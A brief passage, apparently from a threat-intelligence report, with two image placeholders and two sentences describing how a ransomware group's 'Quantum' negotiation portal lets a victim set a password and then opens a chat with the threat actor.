

The Quantum portal had a unique option to create and set a password to the negotiation chat.





Once authenticated, it displays the chat window with the threat actor.
